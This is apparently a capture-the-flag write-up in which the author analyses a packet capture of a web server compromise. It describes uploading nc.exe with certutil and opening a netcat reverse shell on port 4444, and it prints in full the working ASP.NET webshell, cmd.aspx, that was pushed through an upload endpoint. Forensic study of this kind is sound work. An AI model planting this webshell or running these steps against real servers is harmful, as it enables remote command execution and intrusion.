
“One of our web servers triggered an AV alert, but none of the sysadmins say they were logged onto it. We’ve taken a network capture before shutting the server down to take a clone of the disk. Can you take a look at the PCAP and see if anything is up?”
Inside the challenge files can be found one pcap file. Very short, only 216 packets. Quite obvious is that the attack happened over HTTP at first, so that’s how I filtered the capture in the first place. Also there are two endpoints involved in the HTTP traffic. IP address 22.22.22.5 belongs to the server, and 22.22.22.7 belongs to the attacker.


From the filtered view it is clear the attacker found the upload.aspx endpoint, and decided to upload their own webshell through the endpoint. Proof of this, and the webshell, can be found in the POST request in packet number 23. Inside the request can be found this data:
POST /upload.aspx?operation=upload HTTP/1.1
Host: 22.22.22.5
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------240279915540934710361858528148
Content-Length: 1899
Origin: http://22.22.22.5
Connection: keep-alive
Referer: http://22.22.22.5/upload.aspx
Upgrade-Insecure-Requests: 1
-----------------------------240279915540934710361858528148
Content-Disposition: form-data; name="authKey"
admin
-----------------------------240279915540934710361858528148
Content-Disposition: form-data; name="file"; filename="cmd.aspx"
Content-Type: application/octet-stream
<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>
<script runat="server">
Sub RunCmd(Src As Object, E As EventArgs)
Dim myProcess As New Process()
Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
myProcessStartInfo.UseShellExecute = false
myProcessStartInfo.RedirectStandardOutput = true
myProcess.StartInfo = myProcessStartInfo
myProcessStartInfo.Arguments=xcmd.text
myProcess.Start()
Dim myStreamReader As StreamReader = myProcess.StandardOutput
Dim myString As String = myStreamReader.Readtoend()
myProcess.Close()
mystring=replace(mystring,"<","<")
mystring=replace(mystring,">",">")
result.text= vbcrlf & "<pre>" & mystring & "</pre>"
End Sub
</script>
<html>
<body>
<form runat="server">
<p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
<asp:TextBox id="xpath" runat="server" Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
<asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user">/c net user</asp:TextBox>
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
-----------------------------240279915540934710361858528148--
This creates cmd.aspx webshell that can be used to run commands on the system. Next the adversary requests the shell in packet 27, gets a successful response and then tries to upload a file from their workstation to the server as seen in the data of packet number 37. Certutil is used for file transfers, further notes can be seen for example here: https://lolbas-project.github.io/lolbas/Binaries/Certutil/

What the adversary tries is to upload nc64.exe from their computer and write it to folder C:\users\public with filename nc.exe on the server. From the capture can be seen that this was successful. The text data is taken from packet 135, where the server confirms the upload was successful.


After this, the adversary establishes an Netcat connection from the server to their workstation as can be seen in packet 141.


I changed the filter from HTTP to tcp.port == 4444 and was able to see what happened in the Netcat session. Easiest way to analyze it was to follow the TCP conversation started in packet 142. Some basic enumeration can be seen, as commands “whoami” and “ipconfig” are run. I wont attach the whole conversation here, as there is a lot of unrelevant data in it.
Later in the conversation the adversary is trying to download a file from their machine to the server, with two different commands. This can be also seen in the HTTP traffic.


The first command in Powershell seems to throw an error, as does the second one with Certutil. The commands are found in packets 178 and 186. Seems like the file does not exist on the adversary’s machine. Even more confusing is that the adversary’s machine still sends some data back, as can be observed in packets 199 and 211. The data is just a string “Hey there!\n”.

That’s basically the end of the capture file. Regarding the challenge, I was a bit confused here. What could be the flag we are searching for? Nothing is popping directly to my eye here. I was going back and forth the capture trying to find something, but I could not see anything important.
At this point I decided to bring out Cyberchef and try to guess some results with Magic. The file name seemed like something that could have something more to it, which I felt was a good place to start. As a result, the filename was actually the flag (without the extension). Quite a bit of trial and error and lucky guessing here, but hey sometimes that’s how it goes.

 Esa Kontio